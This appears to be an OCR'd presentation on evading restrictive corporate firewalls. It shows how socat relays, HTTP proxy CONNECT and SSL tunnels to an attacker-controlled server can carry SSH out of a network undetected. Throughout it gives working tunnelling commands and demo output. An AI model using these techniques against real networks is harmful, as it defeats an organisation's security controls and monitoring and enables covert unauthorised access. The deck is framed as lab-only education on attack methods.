DEFEATING THE NETWORK SECURITY INFRASTRUCTURE

How to get out, back in or …
simply let everyone in … without being detected !

Common Sense

- This is for education only and should not be used for any illegal, hacking or other activity that might cause harm or damage of any kind.

- Only try this in an isolated lab environment to prevent accidental exposing of network services.

Assumption (1)

- The attacker is allowed to bring in
  - an USB flash disk or CDROM
- Access to a fully patched PC
  - AV and Personal Firewall may be installed or the attacker brings his own PC.
- No exploits
- Access to an external web server under the attacker's control

Assumption (2)

- A very restrictive firewall policy
  - Nothing is allowed out ☺
    - Exception
      - HTTP(s) is allowed directly
      - HTTP(s) is allowed via an HTTP(s) proxy
        - No authentication
        - BASIC auth
        - NTLM auth (not tested yet)
  - Nothing is allowed in

Tools


- SOCAT
  - http://www.dest-unreach.org/socat/
- SSH client
  - Standard SSH client
    - PUTTY suite
    - OPENSSH SSH client
- NTLM authorization proxy
  - http://ntlmaps.sourceforge.net
- Backtrack
  - http://www.remote-exploit.org/backtrack.html

Preparing an escape route

Introduction

- SOCAT is a utility that relays data between 2 data channels
  - Socket, files, PIPE …
- Example
  - Any data SOCAT receives on port 6666 is relayed to www.company.com on port 80

```
# socat TCP4-LISTEN:6666 TCP4:www.company.com:80
```



- Works for HTTP, TELNET, SSH ...

How to test?

- netcat

```
# nc 127.0.0.1 6666
```

- telnet

```
# telnet 192.168.123.81 6666
```


- Socat (as client software)

```
# socat STDIO TCP:127.0.0.1:6666
or
# socat STDIO TCP:192.168.123.81:6666
```

Accessing SSL enabled services


- SOCAT can be used to access SSL enabled services

```
# socat TCP4-LISTEN:6666 OPENSSL:192.168.123.50:443
```




- Works for HTTPS, IMAPS, POPS, LDAPS …

Demo



```
bt ~ # nc 192.168.123.81 6666
GET / HTTP/1.0

HTTP/1.1 401 Access Denied
Server: Microsoft-IIS/5.1
Date: Sat, 24 May 2008 20:07:27 GMT
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
Content-Length: 4431
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html dir=ltr>

<head>
<style>
a:link                  {font:8pt/11pt verdana; color:FF0000}
a:visited               {font:8pt/11pt verdana; color:#4e4e4e}
</style>

<META NAME="ROBOTS" CONTENT="NOINDEX">
```




```
bt ~ # socat TCP4-listen:6666,bind=192.168.123.81 OPENSSL:192.168.123.50:443,verify=0
bt ~ #
```

Escaping through a proxy

- SOCAT can forward connections through an HTTP proxy

```
# socat TCP4-LISTEN:6666 TCP4:proxy.company.com:8080
```




Escaping via the proxy using SSL


- SSL connections can be proxied through a HTTP proxy using the CONNECT method

```
# socat TCP4-LISTEN:6666 /
PROXY:proxy.company.com:ssl.company.com:443
```

- Remark: Local listener expects an SSL connection



Demo



Shell - Konsole <2>

```
bt ~ # socat TCP4-listen:6666,bind=192.168.123.81 PROXY:proxy.skynet.be:www.radarhack.com:443,proxyport=8080
```

Shell - Konsole <4>

```
bt ~ # openssl s_client -connect 192.168.123.81:6666
CONNECTED(00000003)
depth=0 /C=BE/ST=Brussels/L=Brussels/O=schedom N.V./OU=operations/CN=cathoo.schedom-europe.net
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 /C=BE/ST=Brussels/L=Brussels/O=schedom N.V./OU=operations/CN=cathoo.schedom-europe.net
verify error:num=27:certificat
verify return:1
depth=0 /C=BE/ST=Brussels/L=Br
verify error:num=21:unable to
verify return:1
---
Certificate chain
 0 s:/C=BE/ST=Brussels/L=Bruss
   i:/C=ZA/ST=Western Cape/L=C
wte Premium Server CA/emailAdd
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIEAzCCA2ygAwIBAgIQam39suy6j2
zjELMAkGA1UEBhMCWkExFTATBgNVBA
Q2FwZSBUb3duMR0wGwYDVQQKExRUaG
CxMfQ2VydGlmaWNhdGlvbiBTZXJ2aW
d3RlIFByZW1pdW0gU2VydmVyIENBMS
```


Shell - Konsole <4>

```
bt ~ # socat STDIO OPENSSL:192.168.123.81:6666,verify=0
GET / HTTP/1.1
Host: www.radarhack.com

HTTP/1.1 200 OK
Date: Sat, 24 May 2008 21:06:04 GMT
Server: Apache/2.0.46 (Red Hat) mod_perl/1.99_09 Perl/v5.8.0 mod_python/3.0.3 Python/2.2.3 mod_ssl/2.0.
46 OpenSSL/0.9.7a DAV/2 FrontPage/5.0.2.2635 PHP/4.4.0 JRun/4.0 mod_jk/1.2.3-dev Sun-ONE-ASP/4.0.0
Last-Modified: Mon, 16 Jul 2007 19:01:04 GMT
ETag: "18947c1-266-151cfc00"
Accept-Ranges: bytes
Content-Length: 614
Connection: close
Content-Type: text/html


<html>
<head>
<title>Relocate</title>
<script language="javascript">
        var url = window.location.href;
        if (url.charAt(url.length - 1) != "/")
```

Forwarding SSH over a proxy

- Relaying a SSH over an open proxy.
  - very often not allowed
    - open proxies do exist "in the wild"
  - mostly only on TCP 443 can be relayed using the CONNECT method (but don't panic yet ☺)

```
#socat TCP4-listen:6666 /
PROXY:proxy.company.com:ssh.myserver.com:22
```



Creating tunnels

Creating an end-to-end SSL tunnel


- On the attacking machine, SOCAT relays input over the SSL connection

```
#socat TCP4-listen:6666 OPENSSL:my.server.com:443
```

- The SSL tunnel is terminated on the attacker's server and forwarded to a listening TCP socket


```
#socat OPENSSL-LISTEN:443,cert=path_to_cert TCP4:127.0.0.1:22
```

Tunneling


tcp:6666
tcp:22
SOCAT
tcp:1234
SOCAT
tcp:6666
tcp:22
SOCAT
ssl
ssl:443
SOCAT

Tunneling TCP over SSL and Proxy


- When SOCAT_1 connects to SOCAT_2, SOCAT_2 will initiate a CONNECT method to the proxy allowing a SSL connection to be negotiated between SOCAT_1 and SOCAT_3



```
#socat TCP4-listen:6666 OPENSSL:localhost:4444

  #socat TCP4-listen:4444 PROXY:proxy.company.com:my.server.com:443

        #socat OPENSSL-LISTEN:443,cert=path_to_cert TCP4:127.0.0.1:22
```

Handling NTLM authentication

- NTLM authentication
  - An additional *NTLM Authorization Proxy Server* might be inserted to authenticate to the http_proxy, if required.




Any TCP connection can be mapped in this way across firewalls, proxies, IDS ….. and of course, securely and almost invisible !!

Introducing SSH over SSL

- SSH can be tunneled through the established SSL tunnel

```
# ssh username@127.0.0.1 -p 6666
```



